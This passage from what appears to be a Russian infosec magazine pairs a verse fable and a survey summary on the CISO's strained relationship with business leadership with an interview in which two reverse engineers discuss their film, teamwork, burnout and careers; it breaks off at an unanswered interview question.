Пчелы послушались: «Что спорить? Мир дороже», —
И зажужжали в лад, не искривляя рожи.
Кто пискнет: «Тут сквозит!» — того журят гуртом:
«Не предавай гнезда! Не будь для нас врагом!»

А осы в тот же вечер — без писем и печати —
Нашли одну щельцу, пролезли в дом, как тати.
Замком из слов «не смейте» не запереть леток,
И осы вмиг прибрали — и соты, и медок.

Наутро Старший Чин сказал: «Ну что, друзья?
Беда пришла от слухов! Болтали вы не зря!
Еще сильней молчать! Еще крепить запрет!»
А Пчелы лишь вздохнули — да меда больше нет.

Беду не спрятать под замком из речей.
Лишь правдой Улей крепок — заслоном от теней.
Не верьте, будто тишь — спасенье от разбоя:
В ней хищник лишь жирней, не зная беспокоя.

И помните, что в России запрещено распространять и ссылаться на материалы, созданные или распространяемые нежелательными организациями, которые, среди прочего, есть и в области ИБ.

ИССЛЕДУЕМ РАЗРЫВ МЕЖДУ БИЗНЕСОМ И ИБ

О ЧЕМ МАТЕРИАЛ

Как меняется роль CISO в современной компании? Что думают об этом сами CISO и их коллеги? Отвечаем на эти и другие вопросы в исследовании Positive Education.


«CISO — больной вопрос для нас. Меняем специалиста уже третий раз, всем не хватает погружения в бизнес. Мы не видим человека, способного взглянуть на картину целиком, составить стратегический план бюджета и четко уложиться в цели компании».

Один из опрошенных CEO

Positive Education вместе с аналитиками сервиса SuperJob и консалтинговой компанией the Edgers провели исследование, посвященное трансформации роли CISO. Среди опрошенных: CEO, CTO/CIO и сами CISO из разных отраслей — от финтеха до промышленности. Делимся главными выводами.

ЧТО МЫ УЗНАЛИ

CISO оценивают собственную зрелость гораздо выше, чем их CEO. Более 40% CISO поставили себе 8–9 баллов из 10, некоторые считают, что уже переросли эту должность, и лишь 13,4% показали умеренную самокритику. В свою очередь, только 25% CEO высоко оценивают компетенции коллег (7–10 баллов). 75% опрошенных поставили CISO низкие баллы или вообще не смогли их оценить.



В каждой третьей компании не выстроен диалог между CEO и CISO. 37,5% CEO отметили, что не взаимодействуют с CISO напрямую.

CISO редко участвуют в стратегическом планировании. Бизнес воспринимает ИБ как техническую функцию: 62,5% опрошенных CEO не ожидают от CISO активного участия в принятии стратегических решений.

Кибербез и бизнес говорят на разных языках. CISO привыкли описывать риски с точки зрения уязвимостей и технических метрик. Топ-менеджмент же больше интересуют финансовые показатели и непрерывность процессов, поэтому 50% CEO отметили важность «понимания бизнеса» у ИБ-директоров.

CTO/CIO видят в CISO равноправных технологических партнеров. 80% опрошенных высоко оценили зрелость своих коллег. При этом большинство CTO/CIO (как и в случае с CEO) не ждут от ИБ-директоров активного участия в принятии стратегических решений.

Диалогу мешает отсутствие понятных метрик. У каждого CISO свой формат отчета и логика презентации. Одни считают ROI и влияние на P&L, другие сравнивают ИБ-зрелость компании с конкурентами, третьи акцентируют внимание на покрытии инфраструктуры. Рынок еще не выработал единого формата измерения безопасности, который будет понятен бизнесу.

Система образования не успевает за рынком. 100% опрошенных сходятся в одном: существующие программы обучения не помогают решить наболевшие проблемы. Современные программы для CISO фокусируются на нормативке и отдельных продуктах, но не учат интегрировать ИБ в стратегию компании и ясно доносить ценность кибербеза до совета директоров.

БОЛЬШИНСТВО CEO СЧИТАЮТ, ЧТО ИХ CISO СЛИШКОМ ПОГРУЖЕНЫ В ТЕХНИКУ И СЛАБО ПОНИМАЮТ ПОТРЕБНОСТИ БИЗНЕСА

Самооценка компетенций CISO

43,3%
Не стали отвечать

43,3%
Высокая оценка (7–10 из 10)

13,4%
Умеренная или с оговорками

Как CEO оценивают зрелость CISO

37,5%
Низкая оценка

37,5%
Не смогли оценить (нет прямого взаимодействия)

25%
Высокая оценка

Как CTO/CIO оценивают зрелость CISO

80%

Высокая оценка

20%

Низкая оценка

Какие факторы повлияли на изменение роли CISO*

- 36,7% — регуляторика и импортозамещение
- 33,3% — усиление бизнес-фокуса
- 20,0% — рост атак и угроз
- 13,3% — переход к реальной ИБ
- 23,3% — существенных изменений не отмечают

Ожидания CTO/CIO от CISO*

- 60% — инженерная экспертиза
- 40% — процессное управление
- 20% — бизнес-эффективность
- 20% — командная работа
- 20% — быстрое погружение в ИТ-ландшафт

Должен ли CISO участвовать в стратегическом планировании

37,5%

Ожидают активного участия

CEO

62,5%

Не ожидают

40%

Ожидают активного участия

CTO/CIO

60%

Не ожидают

Ожидания CEO от CISO*

- 50% — понимание бизнеса
- 37,5% — финансовая оценка рисков
- 37,5% — глубокая техническая экспертиза
- 25% — стратегическое планирование и управление бюджетом
- 25% — коммуникация и управление отношениями
- 25% — выстраивание процессов и продуктовый подход

* В некоторых вопросах респонденты могли выбрать сразу несколько вариантов, поэтому итоговая сумма превышает 100%.

CISO уже осознали, что язык уязвимостей и сложных аббревиатур бесполезен в общении с топ-менеджментом. Теперь они учатся объяснять свою работу (а заодно и кибербез в целом) в таких терминах, как «деньги», «последствия» и «влияние на репутацию».

ГЛАВНЫЙ ВЫВОД: РОЛЬ CISO ПРОХОДИТ ТОЧКУ НЕВОЗВРАТА


Рынку требуется новый тип CISO — руководитель, способный перевести риски ИБ на язык бизнеса и интегрировать кибербез в стратегию компании.

Запрос на изменения поступает сразу с двух сторон. Топы хотят видеть в ИБ-директоре бизнес-партнера, а сами CISO чувствуют, что переросли «техническую функцию».

Трансформация требует новых компетенций.


«Современному CISO нужны не только технологические знания — он должен понимать принципы корпоративного управления, иметь хорошие коммуникационные навыки, уметь оперировать финансовыми показателями и встраивать кибербез в стратегию развития компании», — Анастасия Федорова, руководитель образовательных программ Positive Education, Positive Technologies.

Полную версию исследования, карту компетенций CISO и дорожные карты трансформации для каждой из ролей ищите здесь.



«В ОДИНОЧКУ — ПОЧТИ БЕЗ ШАНСОВ»: ДМИТРИЙ СКЛЯРОВ И АЛЕКСЕЙ УСАНОВ О РЕВЕРС-ИНЖИНИРИНГЕ

АВТОРЫ



ДМИТРИЙ СКЛЯРОВ

Руководитель отдела анализа приложений, Positive Technologies

АЛЕКСЕЙ УСАНОВ

Руководитель R&D-центра Positive Labs, Positive Technologies

О ЧЕМ МАТЕРИАЛ

Дмитрий Скляров и Алексей Усанов стали героями нашего научпоп-фильма «Как получить доступ ко всему: реверс-инжиниринг». Мы поговорили с ними о съемках и реверс-инжиниринге в целом.

В онлайн-кинотеатрах «Иви» ❶ и PREMIER ❷ вышел фильм о реверс-инжиниринге с вами в главных ролях. Расскажите, о чем он и кому стоит его посмотреть.

❶

❷

Дмитрий Скляров: Как ни странно, он о реверс-инжиниринге :) Но если анализировать глубже, он похож на профориентационный фильм, который помогает понять, чем вообще занимаются реверс-инженеры и хочет ли зритель стать одним из них. Это не тот фильм, который нужно обязательно посмотреть всем. Но если посмотрите и вам понравится, это может навсегда изменить вашу жизнь.

Я много общаюсь с реверс-инженерами, и у меня сложилось впечатление, что наша профессия подходит только людям с определенным складом ума. У тебя изначально должен быть некий навык, иначе ничего не получится. Судя по статистике, которую я видел, он есть примерно у 5% людей, но в нашей области занято гораздо меньше. Так что наш фильм — это попытка зацепить те самые 5%. Сейчас потенциальный зритель может заниматься чем угодно — например, выращивать капусту или даже управлять государством. Если он посмотрит фильм, поймет, о чем мы рассказываем, и ему это понравится, возможно, он все-таки займется реверс-инжинирингом. Конечно, физик-ядерщик с 30-летним бэкграундом вряд ли сразу начнет резко менять свою жизнь. Но если зрителю 20 лет и он еще не выбрал, чем будет заниматься, наш фильм может его заинтересовать.

Алексей Усанов: Еще мы вспоминаем там события 1990-х и 2000-х, поэтому мальчики 35+ могут его посмотреть и поностальгировать по технологиям и атмосфере той крутой эпохи :)

Алексей Усанов: Мне интересно было увидеть съемки изнутри. Все эти камеры (пару раз возникала мысль проверить, что там внутри, но я быстро ее прогнал :)), разное оборудование, режиссер перед кучей экранов — настоящая магия кино.

Как вам удавалось держать баланс между «трушностью» и понятностью фильма для рядового зрителя?

Алексей Усанов: Мы не ориентировались на ИБ-сообщество и людей, которые уже в профессии. Фильм просто не должен вызвать у них отторжения, они посмотрят и скажут: «Да, это прикольно, я тоже этим занимаюсь». Для нас гораздо важнее, чтобы обычный зритель, который может заинтересоваться реверс-инжинирингом, понял, что собой представляет наша профессия. Мы хотели показать, что мир реверс-инжиниринга огромен — скучать не придется. Его прелесть в том, что ты каждый раз сталкиваешься с чем-то принципиально новым. Или наоборот: встречаешь предельно странное архитектурное решение и понимаешь, что однажды уже имел дело с этим разработчиком, потому что в мире не может быть много людей с такими психическими отклонениями :)

Дмитрий Скляров: На самом деле нет понятия «трушность» — есть понятие «фальшь». Вот фальши в нашем фильме не было — все по-честному. И разумеется, мы не пытались объяснять вещи, для объяснения которых нужно потратить неделю. Это фильм для людей, которые ничего не понимают в реверс-инжиниринге, поэтому мы старались использовать простой язык и нигде не наврать. Вроде удалось.

«Диме и Леше отдельная благодарность за их терпение и вовлеченность не только в съемки, но и во множество обсуждений фильма — вплоть до пригласительных и афиш. Нам хотелось, чтобы все без исключения передавало настоящесть реверса, поэтому мы опирались на их мироощущение».

Владимир Заполянский, *креативный продюсер фильма «Как получить доступ ко всему: реверс-инжиниринг»*

Как бы вы объяснили суть реверс-инжиниринга простыми словами? Например, ребенку.

Дмитрий Скляров: Узнавать о вещах то, что не можешь узнать никаким другим способом. То, что нигде нельзя прочитать и чего тебе никто не расскажет.

Алексей Усанов: Я думаю, это способ удовлетворить свое любопытство...

Дмитрий Скляров: Это уже ответ с заходом в психоанализ и науку. Потому что психоанализ — это способ удовлетворить свое любопытство за счет клиента, наука — за счет государства, а мы делаем это за счет работодателя. Но, конечно, мы занимаемся реверсом не только чтобы удовлетворять свое любопытство. Мы любопытные и в принципе так живем, а то, что нам за это платят, просто везение.

Алексей Усанов: Вообще, реверс-инжиниринг — явление частное. Мне кажется, здесь важно общее желание исследовать. В каком-то смысле реверсеры близки к ученым, которые постоянно ищут ответы. Более того, иногда мы даже не до конца понимаем, что нужно искать :) Предположим, вам необходимо найти уязвимость. Хорошо, а что это такое и как она должна выглядеть? Иногда, особенно на начальных этапах работы, это совсем не очевидно, поэтому в нашей профессии важны пытливый ум, любопытство и желание узнать, как все устроено.

Дмитрий Скляров: Даже когда перед нами стоит четкая цель, маршруты ее достижения остаются абсолютно непредсказуемыми. Ты можешь прийти к ней любым путем или не прийти вообще.


Дмитрий Скляров: Я, кстати, считаю, что работа юриста или психолога близка к реверс-инжинирингу. Смысл нашего труда в том, чтобы взять имеющиеся крупицы знаний и по ним разобраться, что происходит. В свою очередь, юристу нужно выстроить стратегию защиты/нападения на основе имеющихся данных или составить договор так, чтобы не к чему было придраться. А психолог вообще имеет дело с черным ящиком в голове у пациента, заглянуть в который можно только очень условно.

Реверс — это профессия для одиночек или все-таки командная работа?

Дмитрий Скляров: Смотря о каком реверсе идет речь. Если мы говорим про реальный современный мир, в одиночку тебе просто не хватит экспертизы.

Алексей Усанов: Согласен, мы озвучивали эту мысль в фильме: современные системы слишком сложны, одиночке просто не хватит времени и ресурсов, чтобы в них разобраться. В конце 1990-х и начале 2000-х шансы работать самостоятельно еще были, но сейчас это практически невозможно. Устройства, которые может «разобрать» один человек, по-прежнему существуют, но это скорее исключение из правил.

Грубо говоря, чтобы исследовать устройство, вам нужен специалист, понимающий, как ломать конкретный микроконтроллер, потом сами реверс-инженеры, человек, который напишет по результатам реверса POC, и т. д. Количество людей зависит от конкретной задачи, но это в любом случае командная работа.



Конечно, все это может сделать человек-оркестр, но таких единицы. И вопрос в том, насколько глубоко такой человек погружен в каждую из нужных областей. Хватит ли ему экспертизы?

Дмитрий Скляров: Сложность современных задач можно объяснить так: на мой взгляд, сейчас в мире нет ни одного человека, который от начала и до конца знает, как работает мобильный телефон. Это предмет, с которым может справиться пятилетний ребенок, но как он работает, полностью не понимает никто — это общее знание тысяч людей. С реверс-инжинирингом та же история, даже посложнее: здесь нет документации, поэтому ты должен все делать сам. Так что в одиночку — почти без шансов.

Алексей Усанов: Возьмем, к примеру, кормушку для кошечки. В целом ее может исследовать один человек...

Дмитрий Скляров: Да, только учти, что в ней будет видеозапись, пуши и еще куча всего.

Алексей Усанов: Именно! А если производитель решит защитить свою кормушку, он, к примеру, использует шифрование прошивки. В этом случае вам недостаточно будет физически подключиться к устройству и достать ее. Потребуются специальные техники (например, Fault Injection или Side-Channel Analysis), чтобы вытащить ключ шифрования и получить возможность исполняться внутри прошивки. Только после этого вы, вероятно, получите бинарный образ, который можно подвергнуть реверс-инжинирингу. И это всего лишь кормушка. А теперь представьте, что речь идет о более-менее серьезном устройстве. То есть взломать можно всё — вопрос в том, сколько для этого потребуется ресурсов.

Дмитрий Скляров: Более того, когда достанешь прошивку из кормушки для кошечек, может выясниться, что она сделана с использованием некоторого количества библиотек, но ты не знаешь, какие из них готовые, а какие разработчики написали сами. Самописного кода может быть буквально 300 строк, а в библиотеках — несколько миллионов, но где при этом находится то, что нужно проанализировать? Несколько лет назад у нас был небольшой внутренний проект: нужно было заставить телевизор SmartTV выключаться с компьютера. В процессе работы мы достали из телевизора прошивку, которая занимала четыре (!) гигабайта! Windows 95 в свое время весила меньше 20 мегабайт, и это ОС с огромной функциональностью, а тут какой-то телевизор... Так что количество кода, который вам придется проанализировать, чтобы ответить даже на простенький вопрос, может оказаться очень и очень большим.

Расскажите о вашем пути в реверсеры.

Алексей Усанов: Я пришел в профессию в 2006-м: занимался реверс-инжинирингом утилит для программирования BIOS и модулей Option ROM BIOS. 10 лет был настоящим реверсером, а потом стал ненастоящим — просто рядом стою и периодически, так сказать, захожу :)

Дмитрий Скляров: С компьютерами я познакомился еще в школе, а первый ПК у меня появился во время учебы в институте. Я немного поиграл в игрушки, но оказалось, что ковырять что-нибудь мне нравится гораздо больше. Собственно, я ковырял все, что попадалось под руку, любые интересные задачи. Денег мне за это не платили: я не думал, что реверс-инжинирингом можно зарабатывать на жизнь, и воспринимал его как что-то вроде хобби, а зарабатывал написанием кода. Но в 2000 г. один из друзей принес проблему: люди потеряли доступ к базе Microsoft Access. Я смог его восстановить и понял, что мое решение может кому-то пригодиться. Тогда я узнал о компании Elcomsoft и отправился туда с мыслью продать за 500 долл. свои исходники. Но там я встретил гениально разбирающегося в людях будущего начальника, который вместо 500 долл. за код предложил мне за 400 долл. в месяц заниматься ресерчем и реверс-инжинирингом. Через полгода меня взяли в штат, и следующие 12 лет я проработал там, а потом ушел в Позитив. Причем при переходе в Позитив я выдвинул требование: хочу ресерчить, мне не нужны подчиненные. Но спустя несколько лет мне сказали: «Дим, у нас уже целых три реверсера в компании. Надо создавать отдел — будешь руководителем». Теперь у меня в команде 13 человек.

Что самое сложное в вашей профессии?

Дмитрий Скляров: Сейчас существенная часть моей работы заключается в управлении командой, и могу сказать, что одно из самых сложных и грустных явлений в реверс-инжиниринге — это выгорание. Даже если человек попадает в те самые 5% и обладает подходящим складом ума, ему может не хватить психологической устойчивости. Тогда и случается «грустность».

Причина в том, что обычный рабочий день/месяц/год реверс-инженера выглядит следующим образом: у меня ничего не получается — у меня опять ничего не получается — у меня снова ничего не получается — у меня уже в который раз ничего не получается — у меня закончились идеи... А через полгода, когда все же получается, ты говоришь: «О, получилось!» и начинаешь заново. Сколько людей в мире готовы даже за хорошую зарплату жить с этим ощущением? Причем ты не можешь прийти домой с мыслью: «Я оставил работу на работе». Она будет сидеть у тебя в голове, выкинуть ее оттуда просто не получается.

Например, несколько ребят ушли из реверса в связанную с реверсом разработку — остались в Позитиве, просто в других командах. Там ты гораздо предсказуемее можешь пощупать результаты своего труда.

Алексей Усанов: Да, сфера реверс-инжиниринга огромна, но проблема с монотонными задачами действительно есть. У меня никогда не было проблем с мотивацией, но 95% людей действительно отвалятся, когда поймут, что придется сидеть и неделями пытаться понять, как работает какой-то кусок кода, взаимодействующий с железом (и все это без документации). Ежедневных ачивок не будет, но если человек способен это выдержать, он будет вознагражден знанием, которое недоступно остальным.

Как часто встречаются задачи, которые не получается решить?

Дмитрий Скляров: Сейчас в моей практике их около 30%: либо кончается время, либо просто не остается вариантов решения. Бывают случаи, когда ты долго работаешь, но упираешься в некий предел, который не дает двигаться дальше. Но через два года появляются новые данные, ты возвращаешься к той задаче и решаешь ее буквально за 15 минут.

Еще задачи часто решаются в момент, когда ты думаешь о чем-то совершенно другом, — это тоже довольно регулярное явление. Причем ты можешь заниматься чем угодно (гулять, стоять в душе или даже спать), а потом раз — и сразу понимаешь, в чем было дело.

Алексей Усанов: Аналогично. Я, конечно, уже не настоящий реверс-инженер, но когда-то занимался этим каждый день :) Помню, как недели три бился над локальной задачей — пытался найти один бит в регистре. Ничего не получалось, потому что было мало примеров вызова — к нему обращались всего в двух-трех местах, не к чему было привязаться. Но однажды, когда я засыпал, мне в голову внезапно пришла мысль, как именно нужно искать! Я встал, проверил гипотезу, все записал и в итоге решил задачу.

Везение вообще играет огромную роль в нашей профессии. Несколько лет назад я наблюдал, как хороший реверс-инженер месяц пытался разобраться, что происходит в прошивке. При этом у него не было возможности взаимодействовать с железом, а сама прошивка была прям о-о-очень большая. Он методично делал гипотезы и проверял их одну за одной — ничего не помогало. А потом эту прошивку взял другой специалист схожей квалификации. Он просто сидел за компьютером и скроллил мышкой листинг. В какой-то момент у него удачно остановился курсор (я видел это своими глазами!), и он такой: «А-а-а, вот оно что!» Увидел проблему, проверил гипотезу и за пять минут все сделал — чистая удача.

Дмитрий Скляров: Мы приходим в реверс не для того, чтобы больше знать, — нам просто любопытно. У нас нет цели получить багаж новых знаний — условно говоря, еще одно высшее образование. Я знаю людей, которые всю жизнь учатся: у них 4–5 высших, и они не работали ни дня. Зачем они это делают? Просто хотят больше знать — практическое применение этих знаний их не интересует. А я просто иду по улице, вижу какую-то непонятную фигню, и мне становится интересно: начинаю гуглить, пытаться разобраться, почему все так устроено. Это попытка удовлетворить любопытство, которое зудит внутри и мешает спать по ночам, но с практическим подтекстом.

Где и как вы ищете новые таланты?

